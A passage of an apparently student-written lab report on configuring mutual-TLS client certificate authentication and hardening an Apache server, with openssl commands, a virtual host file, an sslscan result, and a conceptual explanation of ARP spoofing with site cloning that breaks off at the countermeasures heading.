-rw-r--r-- 1 root root 1395 Jan  3 19:23 server.cer
-rw─────── 1 root root 1704 Jan  3 19:26 client.key
```

Image 12. Client's key generation


For both the server and the client, we need to generate a Certificate Signing Request (CSR) using the string 'Linuxconfig.org' as the Common Name.



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl req -config ./openssl.cnf -new -key client.key -out client.req
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country [SK]:
Locality [Bratislava]:
Organization [Linuxconfig Enterprises]:
Common Name []:Linuxconfig.org

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 28
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw------- 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer
-rw------- 1 root root 1704 Jan  3 19:18 server.key
-rw-r--r-- 1 root root 1395 Jan  3 19:23 server.cer
-rw------- 1 root root 1704 Jan  3 19:26 client.key
-rw-r--r-- 1 root root  993 Jan  3 19:29 client.req
```

Image 13. Generating the Certificate Signing Request


With our self-signed Certificate Authority, we issue a client certificate with serial number 101



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl x509 -req -in client.req -CA ca.cer -CAkey ca.key -set_serial 101 -extfile openssl.cnf -extensions client -days 365 -outform PEM -out client.cer
Certificate request self-signature ok
subject=C = SK, L = Bratislava, O = Linuxconfig Enterprises, CN = Linuxconfig.org

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 32
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw------- 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer
-rw------- 1 root root 1704 Jan  3 19:18 server.key
-rw-r--r-- 1 root root 1395 Jan  3 19:23 server.cer
-rw------- 1 root root 1704 Jan  3 19:26 client.key
-rw-r--r-- 1 root root  993 Jan  3 19:29 client.req
-rw-r--r-- 1 root root 1403 Jan  3 19:30 client.cer
```

Image 14. Generating the Client's certificate


We save client's private key and certificate in a PKCS#12 format. This certificate will be secured by a password and this password will be used in the following sections to import the certificate into the web browser's certificate manager:



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
Enter Export Password:
Verifying - Enter Export Password:

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# ls -ltr
total 36
-rw-r--r-- 1 root root  925 Jan  3 19:16 openssl.cnf
-rw------- 1 root root 1704 Jan  3 19:16 ca.key
-rw-r--r-- 1 root root 1509 Jan  3 19:17 ca.cer
-rw------- 1 root root 1704 Jan  3 19:18 server.key
-rw-r--r-- 1 root root 1395 Jan  3 19:23 server.cer
-rw------- 1 root root 1704 Jan  3 19:26 client.key
-rw-r--r-- 1 root root  993 Jan  3 19:29 client.req
-rw-r--r-- 1 root root 1403 Jan  3 19:30 client.cer
-rw------- 1 root root 2739 Jan  3 19:32 client.p12
```

Image 15. Creating a PKCS#12 File for Client Authentication

Now we can import the generated certificate to the browser



User Identification Request

This site has requested that you identify yourself with a certificate:

localhost:443

Organization: “”

Issued Under: “”

Choose a certificate to present as identification:


Linuxconfig.org [65]

Details of selected certificate:

Issued to: CN=Linuxconfig.org,O=Linuxconfig Enterprises,L=Bratislava,C=SK
Serial number: 65
Valid from Jan 3, 2024, 7:30:35 PM GMT+2 to Jan 2, 2025, 7:30:35 PM GMT+2
Key Usages: Digital Signature,Key Encipherment,Data Encipherment
Issued by: CN=Test CA,O=Linuxconfig Enterprises,L=Bratislava,C=SK
Stored on: Software Security Device

Remember this decision

Image 16. Importing the certificate


Certificate Manager

Your Certificates | Authentication Decisions | People | Servers | Authorities


You have certificates from these organizations that identify you

Certificate Name	Security Device	Serial Number	Expires On
Linuxconfig Enterpris…			
Linuxconfig.org	Software Security Devic…	65	January 2, 2025

Image 17. Saving our choice for importing the certificate

2 Configuring the Server for HTTPS Access Only Using SSL


To prevent the HTTP connection, we edit the virtual host file as shown in the image below.



```
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

#Listen 80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

```

Image 18. Virtual Host file for http prevetion

Now we can confirm our change by restarting the apache server



Unable to connect

Firefox can't establish a connection to the server at localhost.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Image 19. Http denied

3 Configuring Security Countermeasures

The process of establishing a connection in a mutual authentication setting involving an Apache server and a client undergoes several stages within the SSL/TLS handshake. Here is an overview of the connection workflow:

Client Hello:
The initiation of the connection begins with the client sending a "Client Hello" message to the Apache server. This message contains details such as the supported SSL/TLS versions, preferred cipher suites, and random data.

Server Hello:
In response, the Apache server issues a "Server Hello" message. It makes selections based on the highest SSL/TLS version and the most robust cipher suite from the options provided by the client. Additionally, the server transmits its digital certificate to the client.

Client Certificate Request :
If the server is configured for two-way authentication and requires client authentication, it dispatches a "Certificate Request" message to the client, signifying the expectation for the client to furnish its digital certificate.

Client Certificate:
Should the server request a client certificate, the client replies by sending its digital certificate to the server. The client also includes any necessary supporting certificates, such as the Certificate Authority's certificate that issued the client certificate.

Key Exchange:
During this phase, the client generates a pre-master secret, encrypts it with the server's public key (obtained from the server's certificate), and transmits it to the server. The server, in turn, decrypts the pre-master secret using its private key. Both the client and the server independently derive the master secret using the pre-master secret and other exchanged data.

Finished:
Upon completion of the key exchange, both the client and the server dispatch a "Finished" message, indicating the conclusion of the process. Encryption keys are now established, enabling subsequent communication to be encrypted using these keys.

Connection Established:
At this juncture, the SSL/TLS handshake is finalized, culminating in a secure and authenticated connection between the client and the Apache server. The encrypted session ensures the confidentiality and integrity of exchanged data.
In the context of two-way authentication, the server validates the client's digital certificate during the handshake. If the client's certificate proves valid, trusted, and meets any additional requirements specified in the server's configuration, the client is successfully authenticated.

This intricate process establishes a secure conduit between the client and the server, safeguarding the confidentiality and integrity of their communication. The incorporation of client certificates elevates security by ensuring that both entities in the connection mutually authenticate one another.

Security wise configuration for Apache server:

- **SSLHonorCipherOrder on :** This directive instructs Apache to prioritize the server's preference for ciphers over the client's preference. This helps enforce the order of ciphers as specified in the SSLCipherSuite.


- **SSLCompression off:** This disables SSL/TLS compression. Compression-related vulnerabilities (such as CRIME) led to the recommendation to disable SSL/TLS compression to avoid potential security risks.

- **SSLCipherSuite ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-SHA256:** This sets the allowed cipher suites. The listed suites are considered strong and secure. It prioritizes Perfect Forward Secrecy (PFS) ciphers (those starting with "ECDHE") and avoids insecure ciphers like RC4 and MD5.

- **SSLProtocol -ALL +TLSv1 +TLSv1.1 +TLSv1.2 :** This configuration explicitly specifies the SSL/TLS protocol versions that should be allowed. It disables all protocols first (-ALL) and then selectively enables TLSv1, TLSv1.1, and TLSv1.2. This ensures that older and less secure protocols are disabled.

- **Header always set Strict-Transport-Security "max-age=63072000; includeSubDomains" :** Enforce HSTS, which helps in preventing man-in-the-middle attacks and ensures that the site is always accessed over HTTPS.


ModEvasive is an Apache module designed to protect against Distributed Denial of Service (DDoS) attacks and brute force attacks.



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# a2enmod evasive
Module evasive already enabled

┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# systemctl restart apache2
```

Image 20. Enabling evasive

ModSecurity functions as a web application firewall designed to safeguard against prevalent web application attacks. Serving as an intermediary between the client and the web server, it intercepts incoming HTTP traffic. Employing a reverse proxy mode, it scrutinizes requests before they reach the web application. ModSecurity operates in two main modes: detection and prevention. In detection mode, it records suspicious activity without immediate intervention. Conversely, in prevention mode, it proactively halts requests that align with predetermined rules, thereby addressing potential attacks in real-time.



```
┌──(root㉿gt)-[/etc/apache2/mySSL]
└─# a2enmod security2
Considering dependency unique_id for security2:
Module unique_id already enabled
Module security2 already enabled
```

Image 21. Enabling security2

- **TraceEnable Off:** Disable TRACE and TRACK methods to prevent Cross-Site Tracing (XST) attacks.

- **Options -Indexes:** Disable directory listing to prevent attackers from obtaining a list of files in a directory.

- **ServerSignature Off :** Limit information disclosure by configuring Apache not to expose its version and modules in headers and error pages.

4 Finalizing the Virtual Host file


Configuration file :

```
<VirtualHost *:443>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf

        #   SSL Engine Switch:
        #   Enable/Disable SSL for this virtual host.
        SSLEngine on

        #   A self-signed (snakeoil) certificate can be created by installing
        #   the ssl-cert package. See
        #   /usr/share/doc/apache2/README.Debian.gz for more info.
        #   If both key and certificate are stored in the same file, only the
        #   SSLCertificateFile directive is needed.
        SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem
        SSLCertificateKeyFile   /etc/ssl/private/ssl-cert-snakeoil.key

        #   Server Certificate Chain:
        #   Point SSLCertificateChainFile at a file containing the
        #   concatenation of PEM encoded CA certificates which form the
        #   certificate chain for the server certificate. Alternatively
        #   the referenced file can be the same as SSLCertificateFile
        #   when the CA certificates are directly appended to the server
        #   certificate for convinience.
        #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

        #   Certificate Authority (CA):
        #   Set the CA certificate verification path where to find CA
        #   certificates for client authentication or alternatively one
        #   huge file containing all of them (file must be PEM encoded)
        #   Note: Inside SSLCACertificatePath you need hash symlinks
        #         to point to the certificate files. Use the provided
        #         Makefile to update the hash symlinks after changes.
        #SSLCACertificatePath /etc/ssl/certs/
        SSLCACertificateFile /etc/apache2/mySSL/ca.cer


        #   Certificate Revocation Lists (CRL):
        #   Set the CA revocation path where to find CA CRLs for client
        #   authentication or alternatively one huge file containing all
        #   of them (file must be PEM encoded)
        #   Note: Inside SSLCARevocationPath you need hash symlinks
        #         to point to the certificate files. Use the provided
        #         Makefile to update the hash symlinks after changes.
        #SSLCARevocationPath /etc/apache2/ssl.crl/
        #SSLCARevocationFile /etc/apache2/ssl.crl/ca-bundle.crl

        #   Client Authentication (Type):
        #   Client certificate verification type and depth.  Types are
        #   none, optional, require and optional_no_ca.  Depth is a
        #   number which specifies how deeply to verify the certificate
        #   issuer chain before deciding the certificate is not valid.
        SSLVerifyClient require
        SSLVerifyDepth  10

        SSLCipherSuite ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-
SHA384:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-SHA256

        SSLHonorCipherOrder on

        SSLCompression off


        # Enforce HSTS
```

```
        Header always set Strict-Transport-Security "max-age=63072000;
includeSubDomains"

        SSLProtocol -ALL +TLSv1 +TLSv1.1 +TLSv1.2

        TraceEnable Off

        Options -Indexes


        ServerSignature Off




        #   SSL Engine Options:
        #   Set various options for the SSL engine.
        #   o FakeBasicAuth:
        #     Translate the client X.509 into a Basic Authorisation.  This means that
        #     the standard Auth/DBMAuth methods can be used for access control.  The
        #     user name is the `one line' version of the client's X.509 certificate.
        #     Note that no password is obtained from the user. Every entry in the user
        #     file needs this password: `xxj31ZMTZzkVA'.
        #   o ExportCertData:
        #     This exports two additional environment variables: SSL_CLIENT_CERT and
        #     SSL_SERVER_CERT. These contain the PEM-encoded certificates of the
        #     server (always existing) and the client (only existing when client
        #     authentication is used). This can be used to import the certificates
        #     into CGI scripts.
        #   o StdEnvVars:
        #     This exports the standard SSL/TLS related `SSL_*' environment variables.
        #     Per default this exportation is switched off for performance reasons,
        #     because the extraction step is an expensive operation and is usually
        #     useless for serving static content. So one usually enables the
        #     exportation for CGI and SSI requests only.
        #   o OptRenegotiate:
        #     This enables optimized SSL connection renegotiation handling when SSL
        #     directives are used in per-directory context.
        #SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire
        <FilesMatch "\.(?:cgi|shtml|phtml|php)$">
                SSLOptions +StdEnvVars
        </FilesMatch>
        <Directory /usr/lib/cgi-bin>
```

```
                SSLOptions +StdEnvVars
        </Directory>
</VirtualHost>
```

5 Testing the server's security



```
Testing SSL server localhost on port 443 using SNI name localhost

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   enabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLSv1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve 25519 DHE 253

  Server Key Exchange Group(s):
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
TLSv1.2  260 bits  secp521r1 (NIST P-521)
TLSv1.2  128 bits  x25519
TLSv1.2  224 bits  x448

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  gt.gt
Altnames: DNS:gt.gt
Issuer:   gt.gt

Not valid before: Oct  3 09:53:56 2023 GMT
Not valid after:  Sep 30 09:53:56 2033 GMT
```

Image 22. Running sslscan

6 Explaining ARP Spoofing using site cloning

The combination of ARP (Address Resolution Protocol) spoofing and site cloning can be part of a sophisticated man-in-the-middle (MITM) attack, allowing an attacker to intercept, manipulate, or eavesdrop on the communication between users and websites. Here's how these two techniques can work together in an attack scenario

ARP Spoofing:

ARP is a protocol used to map IP addresses to MAC addresses on a local network. ARP spoofing involves an attacker sending fake ARP messages to associate their MAC address with the IP address of the legitimate gateway or target device.

By doing this, the attacker convinces other devices on the local network that their MAC address is the correct one for a specific IP address.

Redirecting Traffic:

With successful ARP spoofing, the attacker becomes the man-in-the-middle, intercepting and redirecting network traffic between two parties.

The attacker can position themselves between the victim (user) and the legitimate gateway, capturing or modifying the data passing through.

Site Cloning:

In the context of this attack, site cloning involves creating a replica of a legitimate website that the victim intends to visit.

The attacker sets up a malicious server hosting a cloned version of the target website, often using similar visuals and domain names that closely resemble the original.

DNS Spoofing :

In some cases, the attacker might also perform DNS (Domain Name System) spoofing to redirect the victim's requests for the legitimate website's domain to the IP address of the malicious server hosting the cloned site.

This ensures that even if the victim enters the correct domain name in their browser, they are directed to the attacker's malicious version of the site.

User Interaction with Cloned Site:

The victim, unaware of the attack, accesses the cloned website, thinking it is the legitimate one. This can happen through a phishing email, a manipulated link, or by manually entering the URL.

Data Interception or Manipulation:

The attacker, positioned as the man-in-the-middle, intercepts and possibly modifies the data exchanged between the victim and the cloned website.

This could include capturing login credentials, personal information, or financial data entered by the victim.

Optional Encryption Downgrade:

The attacker may attempt to downgrade the connection to HTTP (if the legitimate site uses HTTPS) using techniques like SSL/TLS stripping, making it easier to capture sensitive information.

Exfiltration or Further Attacks:

The attacker can exfiltrate the captured information for malicious purposes or use it to launch additional attacks, such as identity theft, unauthorized access, or account takeover.

Combining ARP spoofing with site cloning enhances the effectiveness of the attack by enabling the interception and manipulation of data while tricking users into interacting with a malicious version of a familiar website.

7 Security countermeasures

Protecting Apache from ARP spoofing and site cloning attacks involves implementing a combination of network-level and application-level security measures.

Network Segmentation:

